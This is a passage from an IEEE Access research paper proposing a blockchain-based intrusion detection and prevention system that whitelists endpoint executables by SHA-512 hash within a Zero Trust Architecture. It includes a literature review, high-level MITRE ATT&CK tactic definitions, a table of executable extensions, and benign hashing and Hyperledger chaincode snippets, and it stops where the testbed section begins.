IEEE Access
Multidisciplinary | Rapid Review | Open Access Journal

Received 17 June 2022, accepted 11 August 2022, date of publication 18 August 2022, date of current version 29 August 2022.

Digital Object Identifier 10.1109/ACCESS.2022.3200165

RESEARCH ARTICLE

Blockchain-Enabled Intrusion Detection and Prevention System of APTs Within Zero Trust Architecture

LAMPIS ALEVIZOS[1], MAX HASHEM EIZA[2], VINH THONG TA[3], QI SHI[2], AND JANET READ[1]
[1]School of Psychology and Computer Science, University of Central Lancashire (UCLan), Preston PR1 2HE, U.K.
[2]School of Computer Science and Mathematics, Liverpool John Moores University (LJMU), Liverpool L3 3AF, U.K.
[3]Department of Computer Science, Edge Hill University, Ormskirk L39 4QP, U.K.

Corresponding author: Max Hashem Eiza (m.hashemeiza@ljmu.ac.uk)

ABSTRACT In a world where organisations are embracing new IT working models such as Bring Your Own Device (BYOD) and remote working, the traditional mindset of defending the network perimeter is no longer sufficient. Zero Trust Architecture (ZTA) has recently emerged as a new security model in which the breach mindset dominates the threat model. By default, the ZTA considers any endpoint (i.e., device), user, or application to be untrusted until proven otherwise. Nonetheless, once proven by the endpoint, using Advanced Persistent Threats (APT), attackers can still take over an authenticated and authorised session via that endpoint. Therefore, they can perform several user/device centric malicious activities in addition to lateral movement rendering the endpoint the Achilles heel of ZTA. To effectively deter APT attack capabilities on the endpoints, this work proposes a Blockchain-enabled Intrusion Detection and Prevention System (BIDPS) that augments ZTA onto endpoints. The BIDPS aims to achieve two core outcomes: first, detect and prevent attackers' techniques and tactics as per MITRE's ATT&CK enterprise matrix earlier than the lateral movement stage, and secondly, strip trust out of the endpoint itself and place it on-chain, thus creating an immutable system of explicit trust. To evaluate the effectiveness of the BIDPS, a testbed was built where techniques of over ten APTs attacks were launched against the endpoint. BIDPS has a high rate of success defending against the launched attacks owing to its Blockchain's immutability, fortifying the detection/prevention processes.

INDEX TERMS Advanced persistent threats, blockchain, endpoints, intrusion detection, intrusion prevention, security, MITRE's ATT&CK, zero trust.

I. INTRODUCTION

Recently, the World Economic Forum highlighted that cyber-attacks are one of the six major dangers of digital innovation [1]. At a time when organisations are embracing the concept of modern workplaces, a hybrid workforce brings many security risks and challenges. Although remote work has increased during the COVID-19 pandemic, 66% of organisations expect the term 'remote work' to disappear in 5 years as it becomes the new norm [2]. Alongside cloud computing and the Bring Your Own Device (BYOD) work model, organisations' endpoints, data, and services can reside anywhere in the world. These new ways of working leave organisations exposed to a new threat landscape. Therefore, a paradigm shift is needed to move away from the traditional perimeter-based security model to a borderless-based defence.

Several cyber-attacks that targeted employees' endpoints who are working remotely and/or using BYOD show that if attackers take control over any of these endpoints, the perimeter is compromised and further access to data could be achieved via lateral movement [3], [4], [5]. Therefore, the traditional security defences such as firewalls, Intrusion Detection and Prevention Systems (IDS/IPS), and Web Application Firewalls (WAFs) cannot keep the modern IT and operational technology environments safe.

The associate editor coordinating the review of this manuscript and approving it for publication was Jemal H. Abawajy.

To cope with the hybrid and complex nature of organisations' networks, and the resulting advancing threats landscape, Zero Trust Architecture (ZTA) has emerged as a new security architecture that strips trust out of identities, endpoints, data, processes, and transactions within an organisation's network to stop lateral movement if the network has been breached [6]. Hence, by default, any device, system, user, or application should not be trusted based on their location in the network. Instead, trust must be always earned and verified via ZTA tenets and core components. This means that the breach mindset dominates the threat model in ZTA (i.e., ZTA assumes that users and their devices are compromised).

Nonetheless, if an attacker is determined and utilising Advanced Persistent Threats (APTs), he/she can still get into the network and bypass ZTA security checks. This can be done via establishing an authenticated and authorised foothold on the targeted endpoint. For instance, attackers could infect the endpoint with malware that can tamper with the security checks conducted in the context of a ZTA. Hence, bypassing ZTA controls, which would allow attackers to perform several malicious activities besides lateral movement. The endpoints' vulnerability, often called the Achilles' heel of ZTA, needs to be addressed to reap the benefits of ZTA as a successful security model.

An intrusion detection approach can be used to address the endpoints' vulnerabilities in ZTA. However, this approach should be effective against APTs, which are far more dangerous than the ''hit and run'' cyber-attacks [7] in which attackers would exploit a single vulnerability and steal data for immediate monetisation (e.g., ransomware). On the contrary, threat actors in APT attacks preserve a low profile to retain their initial access to the compromised systems for as long as possible. Therefore, to tackle APTs, different approaches to intrusion detection have been proposed such as Distributed Collaborative IDS (DCIDS) and Blockchain-based IDS (BIDS).

Yet, these approaches have major shortcomings in the context of ZTA, as illustrated later in Section II, such as 1) the adversaries maliciously use legitimate tools, and 2) they use advanced evasive techniques against the standard controls. Therefore, when finally detected, adversaries probably have already established a stealthy foothold into the network, deeming the detection process ineffective in a ZTA context. In addition, the integrity of DCIDS nodes is questionable as per the literature review in certain scenarios. Furthermore, although very promising, current BIDS works are mainly theoretical and do not tackle issues such as detection/prevention capabilities against different APT techniques.

In this paper, a new Blockchain-enabled Intrusion Detection and Prevention System (BIDPS) of APTs on endpoints in the context of ZTA is proposed. To the best of the authors' knowledge, this is the first work that addresses the technical challenges of augmenting Zero Trust onto endpoints using Blockchain and detecting/preventing attacks against endpoints before the lateral movement stage. BIDPS strips trust completely from the endpoint and places it on-chain as ZTA mandates to ''never trust but always verify'', therefore performing on-chain verification against an immutable source of trust. The contributions of this work are as follows:

1) The proposed BIDPS can detect and prevent attacks against endpoints before the lateral movement stage, thus providing an early break of the attack chain. As a result, not only the lateral movement becomes unlikely, but even offensive tasks that happen before the lateral movement stage such as credential dumping become highly unlikely or exceedingly difficult to perform.
2) The Distributed Ledger Technology (DLT) is used to leverage its inherited distributed and collaborative attributes in detecting APTs while maximising resilience and preserving the integrity of detection rules against threat actors. This is a powerful addition compared to the existing solutions, which are based on the typical client/server architecture and their related vulnerabilities [8], [9].
3) By leveraging Blockchain's consensus mechanism and immutability, BIDPS removes trust from the endpoint, placing it on-chain, thereby augmenting one of the fundamental Zero Trust tenets: ''never trust but always verify''. Blockchain's immutability serves as the ultimate source of verification, in contrast to the traditional client/server approach.
4) BIDPS is implemented using Hyperledger Fabric (HLF) Blockchain and different APT attacks are launched against the network to demonstrate the detection/prevention capabilities of BIDPS.

The paper is structured as follows: In Section II, the related works in the literature are discussed. Section III presents the proposed approach and architecture of BIDPS. The implementation and test environment setup are detailed in Section IV. Section V explains the APT attacks that are launched against the endpoint using MITRE's ATT&CK matrix tactics and techniques [10] and the results of each attack. Section VI is dedicated to discussing BIDPS performance and limitations. Finally, the paper summarises the work and concludes with future research directions in Section VII.

II. LITERATURE REVIEW

A. OVERVIEW OF ZERO TRUST ARCHITECTURE

As mentioned before, Zero Trust assumes that trust in users, devices, workloads, and network traffic should not be implicitly granted [11] (i.e., all entities must be explicitly authenticated, authorised, and constantly monitored). This is essential as ZTA aims to inhibit the ability of adversaries to move laterally if an endpoint is compromised. Given its immense potential to replace Virtual Private Network (VPN), ZTA has been gaining attention; especially since the Google BeyondCorp project [12]. The BeyondCorp project adopted ZTA to expand security to users and devices and abandoned VPN to allow corporate users to access Google's network via

insecure and unmanaged networks. ZTA has five core tenets [13], [14], [15]:

1) Access Segmentation – every access to a resource must be appropriately segmented so no single entity can access the entire network or even a large part of it.
2) Universal Authentication – all entities must be authenticated regardless of their location.
3) Encrypt as much as possible – based on the ''assumed breach'' mindset, all internal/external communications must be end-to-end encrypted.
4) Principle of Least Privilege – any entity in a ZTA must be given the least privilege possible needed to allow it to complete its mission or operation.
5) Continuous Monitoring and Adjustment – all events on the network must be continuously monitored, cross-checked with security policies, and outcomes should be used to adjust the policies if needed.

In terms of ZTA models and deployment, the National Institute of Standards and Technology (NIST) has published a standardisation document [15] detailing three ZTA models a) device agent/gateway-based deployment, b) enclave-based deployment, and c) resource portal-based deployment. These models are high-level concepts where each model is composed of a control plane and a data plane. The control plane includes the policy engine and policy administrator, while the data plane contains the components that support data transmission [16]. On the other hand, there are currently four real-world ZTA implementations: Google's BeyondCorp [17], Forrester NGFW/ZTX [18], Cloud Security Alliance (CSA), Software-Defined Perimeter (SDP) [19], and VMWare NSX [20]. For more details on these models and implementation architectures, the reader can refer to [16], which explains and maps the real-world ZTA implementations to NIST deployment models including their pros and cons.

B. OVERVIEW OF BLOCKCHAIN TECHNOLOGIES

1) BLOCKCHAINS

Without loss of generality, Blockchain can be defined as a distributed/decentralised database (aka distributed ledger) that allows multiple participants, across multiple nodes, (aka peers) to read, validate and append data records. The new data record can only be added to the ledger if a consensus is reached among other participants to ensure this record is valid and complies with the set of rules that govern the ledger. Blockchain is a type of DLT where transactions are recorded with an immutable cryptographic signature (i.e., hash). All transactions are gradually arranged into blocks where every block contains the hash of the previous block, and as such they are chained together.

Blockchains are distributed by design and inherently immutable because the data are recorded on-chain in append-only mode. Based on the roles and the joining process of peers in Blockchain, there are two main categories:

1) Permissionless Blockchains – all peers are anonymous, and anyone can virtually participate. To mitigate the trust deficiency, mining activities of native cryptocurrencies or transaction fees are introduced as a financial incentive to counterbalance the enormous costs of participating in the consensus mechanism. Bitcoin [21] and Ethereum [22] are examples of permissionless Blockchains.
2) Permissioned Blockchains – all peers are identified and scrutinised before they can join the network. This governance model generates an undeniable and predefined level of trust among organisations that form the Blockchain network. Hence, there is no need for the resource-intensive mining activities. Hyperledger Fabric (HLF) [23] and R3 Corda [24] are examples of enterprise permissioned Blockchains.

2) SMART CONTRACTS

Smart contracts (aka chaincodes) can be considered as a trusted distributed application that creates and manages transactions on the Blockchain network. Most smart contract enabled Blockchain platforms follow the order-execute architecture where all transactions are validated, ordered, and propagated to all peer nodes, then each peer will sequentially execute the transactions. In this case, smart contracts executing on top of the Blockchain must be deterministic, otherwise, it is highly likely that consensus will never be reached. To eliminate the non-deterministic operations, some platforms require that smart contracts be developed in domain-specific languages (DSL) such as Solidity [25] in Ethereum or Script in Bitcoin.

On the contrary, platforms such as HLF use a different architecture called execute-order-validate where the transaction flow is split into three phases: 1) all transactions are executed and checked for correctness, thereby resulting in endorsement (i.e., consensus), 2) transactions are ordered via the consensus protocol, and 3) transactions are validated against an application-specific endorsement policy prior to committing them to the ledger. This results in non-determinism elimination. Consequently, standard programming languages such as Java, JavaScript and Node.js can be used to develop smart contracts.

C. TRADITIONAL IDS APPROACHES

IDSs are universally used to detect and record malicious activities inside and outside the perimeter. IDSs can be host-based, where the host is locally monitored to detect any anomalies, and network-based IDS, where the network traffic is monitored to detect any anomalies [26].

In a large network setting, several IDSs are deployed in various locations of the network to improve the accuracy of detection and response time. These IDSs can either operate independently, where they make decisions on sending alerts based on their own monitoring, or collaboratively where they share their detection results and/or monitoring records with each other. This way they can make a more ''well-informed''

decision about sending alerts, and the detection would be more accurate. This latter concept is called Collaborative IDS (CIDS). Previous research showed that CIDSs can reduce the number of missed alarms (From 7 cases to 1) based on a test system using Snort, Labsafe and Sysmon [27]. The term Distributed CIDSs (DCIDS) is used interchangeably with CIDS in the literature in the context of large, distributed corporation networks, and in some recent research areas such as Vehicular Ad-hoc Networks [28] and Internet of Things (IoT) networks [29].

While DCIDS are effective in detecting malicious access to the network, they often raise trust and privacy problems, because sensitive/confidential information might exist in the records/logs shared among IDSs. As a result, some IDSs may refuse to share information [30]. Another problem is when some IDS node(s) share false or incorrect information due to being compromised or malfunctioning. The integrity of the shared information is essential, and Blockchain has been investigated to address this issue.

D. BLOCKCHAIN BASED INTRUSION DETECTION

Incorporating Blockchain technology into the DCIDS concept is a promising approach to ensure immutable data storage and sharing among the nodes. Nikolaos *et al.* [31] presented one of the first attempts to use Blockchain technologies to improve trust among IDS detectors by providing consensus and accountability. The authors proposed a generic architecture for Blockchain based CIDS. In this architecture, the Blockchain network consists of nodes that can be either monitor or analysis units. Raw alert data generated by these units are stored as a transaction in the Blockchain. A consensus protocol ensures the validity of the transactions, and the immutable nature of the DLT provides the integrity of the data/alert. While the approach itself is interesting, it is only theoretical where no implementation was proposed, hence, it is unclear how effective it is in practice.

Meng *et al.* [32] discussed the relevance and viability of applying Blockchain technology to IDS. They found that, while Blockchain can ensure the integrity of shared data among IDS nodes, there are many challenges such as the network traffic overhead and security and privacy issues such as Distributed Denial of Service (DDoS) attacks. Other challenges include latency, adoption, and regulation problems. In the same direction, Dawit *et al.* [33] also analysed the suitability of using Blockchain for CIDS to ensure data integrity for an anomaly-based and a signature-based IDS.

Inspired by [31], Laufenberg *et al.* [34] proposed an architecture for Blockchain-enabled CIDS for signature-based IDS. This architecture extends the alert data sharing in the architecture in [31] with signature management and sharing. Again, this approach lacks implementation. Kolokotronis *et al.* [35] studied Blockchain architectures for CIDS but focused more on the trust aspects. They proposed a CIDS architecture with a trust chain. To deal with misbehaving nodes, the trust chain is based on a proposed trust engine that calculates trust scores to capture the credibility of an IDS node, and the trustworthiness of an external host. Like previous cases, this work lacks implementation and/or simulation.

In [36], the authors proposed an architecture for CIDS based on Blockchain, but the main difference from previous works is that they aimed to address the scalability and overhead issues posed by Blockchain. They argue that the Blockchain based CIDS can be implemented in the Cloud to tackle scalability issues and they implemented their test network in the Amazon EC2 cloud. They showed that the time of logs and alert analysis of size between 500MB and 5 GB was around 50 and 53 seconds, respectively.

Liang *et al.* [37] addressed the problem of IDS approaches in IoT applications. They proposed a machine learning and multi-agent system-based IDS approach to detect attacks in the IoT environment. In this approach, the IDS nodes are modelled as agents, and a private Blockchain is used to secure communication between agents. Similarly, Kumar *et al.* [38] proposed an intrusion detection approach for Blockchain enabled IoT networks. They considered the attacker model of DDoS attacks against mining pools and showed that their approach can effectively detect this type of attack. Finally, deep learning was combined with Blockchain by Saveetha and Maragatham [39] to detect attacks. In their work, Blockchain is used to share alert and log data in an immutable manner, which can be used as input data for the proposed neural network-based anomaly detection.

To summarise, although there are several works addressing the combination of IDS and Blockchain, they all applied Blockchain technology to store alerts and logs of the traditional host-based or network-based IDSs. This work is different as it proposes an intrusion detection and prevention approach based entirely on Blockchain technology. In other words, Blockchain is not only used to store and share data, but also to detect and prevent malicious activities. Moreover, the solution is implemented and practically assessed against APTs attacks and techniques from the MITRE ATT&CK matrix to prove its efficiency.

III. PROPOSED APPROACH

The proposed approach uses a permissioned Blockchain, which preserves the privacy and confidentiality of corporate data, and controls access of participating nodes, users, and administrators. Given its popularity and use amongst the top 100 institutions [40] and satisfying the above conditions, the HLF Blockchain platform is chosen for this work.

A. SYSTEM MODEL

Among the ZTA deployment models mentioned in Section II-A, the enclave-based model is adopted in this paper since in a remote working enabled ZTA environment, devices can be placed within their own enclave while the policy enforcement point can be in front of resources. For more details on the NIST enclave-based deployment model, the reader can refer to [15] and [16].



FIGURE 1. ZTA system model.

Figure 1 shows a typical ZTA implementation based on the enclave-based deployment model. The remote-working employees use their issued corporate devices (i.e., endpoints) to connect to the corporate network via the controller gateway. Data and service resources at the corporate network sit behind a firewall that does not have any open ports, therefore resulting in a significantly reduced threat surface.

Assuming a typical enclave-based deployment implementation such as SDP [19], the connection can be conducted as follows:

1) A remote employee's endpoint, using an SDP client, sends a Single Packet Authorisation (SPA) to the SDP controller gateway. The SPA packet is a UDP packet, encrypted and cryptographically signed, which cannot be faked unless someone steals the legitimate user's keys and re-formulates the SPA packet.
2) The firewall sniffs the SPA packet and passes it to the SDP controller gateway.
3) Once the SPA is verified, decrypted and the employee's access request is authorised against access policies, the SDP controller gateway explicitly and dynamically reconfigures the firewall to allow that specific employee, from his/her specific IP address, to access the pre-defined service in a pre-defined port for a brief time. This way, VPN is no longer needed, and granular access control can be performed in this ZTA implementation.

Despite minimising the attack surface using the measures explained above, there is still room for improvement when it comes to detection and/or preventive capabilities. According to a recent report by NSA [41], an attacker compromising a user's endpoint and/or user's credentials can still infiltrate the network. Attackers can compromise a user's endpoint remotely utilising exploit code targeting the endpoint's software. In many cases, exploit code is not even required as attackers could trick the user directly to install malicious tools without knowing. Attackers may also hijack users' credentials, perform network enumeration, and privilege escalation on the endpoint, ultimately moving laterally through the network to compromise further resources while setting up persistent malicious communication channels. Considering a mature ZTA, most of these steps would either be blocked (e.g., user or device is not authorised) or limited (e.g., access to service/application is based on least privilege). However, when the attacker has already established a foothold on an authorised endpoint, he/she can follow the already authenticated and authorised communication channel all the way up to their level of authority according to ZTA policy. As a result, this scenario can cause damage to the corporate network. Therefore, an effective solution is needed to consolidate ZTA more.

B. ATTACKER MODEL

In this paper, the attackers are assumed to take partial or full control over an endpoint. The attackers' goals include access to the organisation's resources and lateral movement inside the organisation's network once they compromise an endpoint. This represents an insider attacker who uses the resources, capability, and trust of the endpoint.

In addition, attackers are equipped with APTs where their goal is to gain long-term, stealthy, and persistent access to the victim's computing resources. During APT attacks, attackers can achieve initial access into the organisation's network through several techniques. In this work, the most prevalent scenario of achieving initial access nowadays, namely spear-phishing, is constructed and examined. Once attackers gain initial access to the remote employee's endpoint, there is a limited window of opportunity to execute malicious code that will help them achieve their objectives. Here, based on how malicious code is loaded and/or executed, two attacking classes are considered:

- If the malicious payload is written or writes data on the victim endpoint's hard disk for any reason and in any form, this will be referred to as file-based attacks.
- If the malicious payload is loaded directly into the memory of the exploited process or uses legitimate processes and their memory space to hide or execute, this will be referred to as fileless attacks.

In Sections V and VI, the test environment and cases are set up to show how the proposed BIDPS can detect these two classes of attacks. To generate the attack test cases, the CALDERA framework [42], which is developed by MITRE based on the ATT&CK adversary tactics [10], is used. The ATT&CK adversary tactics cover attack techniques related to fourteen categories including reconnaissance, initial access, privilege escalation, lateral movement and persistent. Tactics are tied with the APT attack objective while techniques correspond to the ''how'' to achieve that objective. For example, APT29 targeted government(s) and technology companies where attackers achieved initial access through spear-phishing, executed malicious files through compromised user accounts on compromised endpoints, and established persistent access to their victim's infrastructure by inserting malicious registry keys, ultimately achieving a long-term malicious communication channel to eavesdrop on their victims [43].

In this work, the focus is on the tactics related to persistent and lateral movement, which contains techniques such as exploitation of remote services, internal spear-phishing,

session hijacking, etc. CALDERA emulates the ATT&CK attack techniques including APTs related techniques under the persistent category.

Figure 2 shows a diagram of the APT emulation plan followed by CALDERA. Tactics can be described on a high level with the order they happen as follows:



FIGURE 2. CALDERA attacks emulation [44].

1) Initial access – Any technique category providing initial access into the corporate's network and specifically granting access to and from an employee's endpoint.
2) Execution – Any technique allowing for the adversary-controlled code to be executed on the compromised endpoint.
3) Persistence – Any action, access, or configuration change to the employee's endpoint that will eventually allow for persistent presence in the corporate's computing infrastructure. This is a crucial step in the context of APTs as attackers seek resilience against interruptions (e.g., process or endpoint restart) that will disrupt the malicious communication channel.
4) Privilege escalation – Any technique resulting in attackers obtaining a higher level of permissions on the compromised employee's endpoint.
5) Defence evasion – Any technique that can be used by attackers to evade detection.
6) Credential access – Any technique providing access or control over system or domain credentials (e.g., employee's browser credentials, a set of domain login credentials such as user, administrator, application specific credentials and others).
7) Discovery – Any technique allowing attackers to discover, map, and learn more information regarding the endpoint itself and the internal network.
8) Lateral movement – Any technique enabling attackers to access, remotely control, or remotely execute tools on other endpoints in the internal network.
9) Collection – Any technique allowing for identification and gathering of data (e.g., sensitive files) from the local compromised or any other endpoint.
10) Command and control (C2 or C&C) – Any technique facilitating communication between attackers and the victim's endpoint. APTs usually leverage legitimate means of communication to establish C&C (e.g., HTTP/HTTPS).
11) Exfiltration – Any technique facilitating extracting data from the compromised network by the attackers.

The design goals of the proposed BIDPS system are:

- Augmenting the ZTA principle "never trust but always verify" and shifting trust from the endpoints to the verification process inside the immutable Blockchain environment.
- Detecting and preventing the attack attempts that follow the ATT&CK tactics before the lateral movement stage.
- Rendering malicious tools or applications, with no authorisation to be executed, useless.
- Significantly hindering APTs' malicious actions from the early stage of initial access up to and including data exfiltration.

C. BIDPS SYSTEM DESIGN

To enhance and consolidate a mature ZTA to block or limit attackers as early as possible, BIDPS is designed based on the following concept: hash-based Blockchain-enabled whitelisting.

1) HASH-BASED WHITELISTING

The remote employee is provided with a corporate endpoint where all executable extensions in the system are hashed beforehand. Hashing in this context is an attempt to "label" all executable extensions of the remote employee's system, assigning them a fixed-length unique identifier. To avoid hash functions' vulnerabilities, this work uses SHA-512. The list of hash values of all known executable extensions within a remote employee's endpoint is produced and described in the following two subsections:

a: EXECUTABLE EXTENSION DEFINITION

Targeting Windows 10 OS, Table 1 lists all the executable file extensions, object codes, dynamic link libraries and others, which support executing automatic tasks, unlike files that present contents.

b: WINDOWS-BASED HASHING OPERATION

There are many options to acquire hash values of all executables within a given system. Microsoft provides File Checks Integrity Verifier (FCIV) [46] and CertUtil [47] tools that can hash and verify hash values. However, FCIV does not support SHA-512 while CertUtil needs to be executed several times to get the desired output since it only accepts single line arguments. For this work, HashMyFiles by Nirsoft [48] is chosen as it is freely available, supports SHA-512, and can hash entire folders based on wildcards and extensions while the output can be based on text files, Excel sheets or XML files. To keep track of the time needed to hash all the files

TABLE 1. Executable extensions in remote user's endpoint [45].

Extension	Format
.bat	Batch file
.bin	Binary executable
.cmd	Command script
.com	Command file
.cpl	Control panel extension
.exe	Executable
.gadget	Windows gadget
.inf1	Setup information file
.ins	Internet communication settings
.inx	InstallShield compiled script
.isu	InstallShield uninstaller script
.job	Windows task scheduler job file
.jse	Jscript encoded file
.lnk	File shortcut
.msc	Microsoft common console document
.msi	Windows installer package
.msp	Windows installer patch
.mst	Windows installer setup transform file
.paf	Portable application installer file
.pif	Program information file
.ps1	Windows PowerShell Cmdlet
.reg	Registry data file
.rgs	Registry script
.scr	Screensaver executable
.sct	Windows scriptlet
.shb	Windows document shortcut
.shs	Shell scrap object
.u3p	U3 smart application
.vb	VBScript file
.vbe	VBScript encoded script
.vbs	VBScript file
.vbscript	Visual basic script
.ws	Windows script
.wsf	Windows script
.wsh	Windows script preference

defined in Table 1, the following script is used to launch the HashMyFiles tool.

```
Set WshShell =
WScript.CreateObject("WScript.Shell")
sCmd = chr(34) &
"C:\users\george\desktop\HashMyFiles.exe" &
chr(34)
dtmStartTime = Timer
Return = WshShell.Run(sCmd, 1, true)
Wscript.Echo "The task completed in " &
Round(Timer - dtmStartTime, 2) & " seconds."
```

The script above took 52.83 seconds to hash all the extensions in Table 1 on the endpoint, which has the following specifications in Table 2 below.

TABLE 2. Remote employee endpoint specifications.

OS	Windows 10 Pro x64
HDD	25GB
CPU	2.19 GHz Quad Core Intel Core i7-4770HQ
Memory	6.23GB

Note that hardware specifications can influence the time required to complete hashing. In the case of a corporate endpoint, the user experience will not be affected since hashing takes place before providing the endpoint to the remote employee. However, in the case of the BYOD scenario, this depends on the endpoint's specifications and installed software. This scenario is left for future research.

2) SMART CONTRACT DESIGN AND FUNCTIONS

A simple "Resource" record is designed to store the necessary information needed about whitelisted resources on the endpoint as shown in Table 3 below.

TABLE 3. Resources record.

Field	Type	Explanation
ID	String	Resource name (e.g., notepad.exe)
Hash	String	Hash value
Size	Float	Size of the resource in KB
Owner	String	Username who is allowed to use the resource
Version	String	Resource version

The smart contract has the following functions. Note the smart contract is developed using Node.js.

- InitLedger() – initialises the first set of hashes from a remote employee's endpoint. Figure 3 below shows a sample of resource initialisation.
- GetAllResources() – queries all the resources on the ledger.
- CreateResource (id, hash, size, owner, version) – creates a new resource on the ledger.

```
async InitLedger(ctx) {
const resources = [
        {
            ID: 'svchost.exe',
            Hash:
'bb93d19c35d751468b09b275de48452ff8724569167b43f
42d6af74639f95121b84f59fa88bcefd70ba6a23c2722d5d
40f775e636141bfdc52e887e866e670e1',
            Size: 44.496,
            Owner: 'remote-employee',
            Version: 10.0.1493,
        },
        {
            ID: 'notepad.exe',
            Hash:
'b3c6a6b158b914e612166eb49fb5a7543b0272d20e84577
d9e051876c711b0dd5472976a07b6521b09d8e0779fa0cc3
3b14f7cef1b08831b6db7829abf3b1c26',
            Size: 88.92,
            Owner: 'remote-employee',
            Version: 10.0.1493,
        }];
for (const r of resources) {
        r.docType = 'resource';
        await ctx.stub.putState(r.ID,
Buffer.from(JSON.stringify(r)));
        console.info(`Resource ${r.ID}
initialised`);
    }
 }
```

FIGURE 3. InitLedger() function.



FIGURE 4. BIDPS core processes.

- ReadResource (id) – queries a specific resource.
- ResourceExists (id) – returns true if a resource exists.
- UpdateResource (id, hash, size, owner, version) – updates a resource's details. This is useful to update the resource version if it is updated (i.e., its size and hash values need to change).
- TransferResource (id, newOwner) – transfer the ownership of a resource to a new owner.

3) BIDPS SYSTEM PROCESSES AND INTERACTIONS WITH THE LEDGER

Interacting with the ledger from an endpoint's perspective is simple. The application, installed on the endpoint, submits a transaction to the Blockchain network to be validated and committed. If successful, a notification is sent back to the application. This involves the consensus process whereby peers collaborate to ensure that every proposed update to the ledger is acceptable and performed in an agreed and consistent order.

To elaborate on how BIDPS leverages the smart contract functions to effectively detect and prevent attacks on the endpoints, Figure 4 shows the seven core processes including inputs/outputs. Note that the terms ''Resource'' and ''App'' are used interchangeably to clarify how applications will be allowed or denied execution.

- **Process 1 – New Endpoint Enrolment:** this is the first step where either a new employee will be provided with a corporate endpoint (e.g., laptop), or he/she will opt in for the BYOD option. Both scenarios are taken into consideration to reflect the current corporate IT landscape. Note that wallet ID and certificates are generated for each endpoint and its user for authentication and authorisation purposes (i.e., whether allowed or not to interact with the Blockchain).
- **Process 2 – Import New Information about New Resources into the Blockchain:** this process uses the *CreateResource* function. Information about the newly hashed applications (i.e., resources) is transferred and recorded on the ledger.
- **Process 3 – Verify if a Resource Exists on the Blockchain:** using the *ResourceExists* function, one can check whether the information of an application exists on the Blockchain. This is required to check if the execution of that application is allowed or denied, or *UpdateResource* should be called to update the application (i.e., resource) information and facilitate the corporate patch management process.
- **Process 4 – Query for a Specific Resource:** by utilising either *GetAllResources* or *ReadResource* functions, an administrator can query the ledger for specific information. For instance, to verify the on-chain presence of resources, or request certain information to expedite incident triaging if needed.
- **Process 5 – Update Existing Resource(s) Information:** this process can be sequentially invoked explicitly via Process 3 and *ResourceExists*. Through the *UpdateResource* function, certain information fields of resources can be updated.
- **Process 6 – Detection and Prevention Triggers:** this process serves as an output processor in case an application is trying to execute without the relevant data being present on-chain, which will generate an alert. Two types of alerts are generated here: 1) an app is trying to execute without relevant data being present on-chain, and 2) an

admin owned app (see Process 7 below) is trying to execute; both cases are signalling a potential intrusion. Nonetheless, alerts and rules can be configured and further refined at a later stage to include countless cases.

- **Process 7 – Transfer Resource Ownership:** using the *TransferResource* function, the ownership of resources on-chain can be transferred creating a sequence and reference in the form of transactions. This is leveraged to create a user-aware on-chain environment where detections and prevention decisions can be drawn based on user context rather than a workstation in its entirety. As a result, it significantly increases the aptitude for detection and prevention of fileless malware [49] and Living-Off-The-Land (LotL) attacks [50] as shown in Section V.

IV. TEST ENVIRONMENT AND IMPLEMENTATION

The testbed is composed of four machines as illustrated in Figure 5.

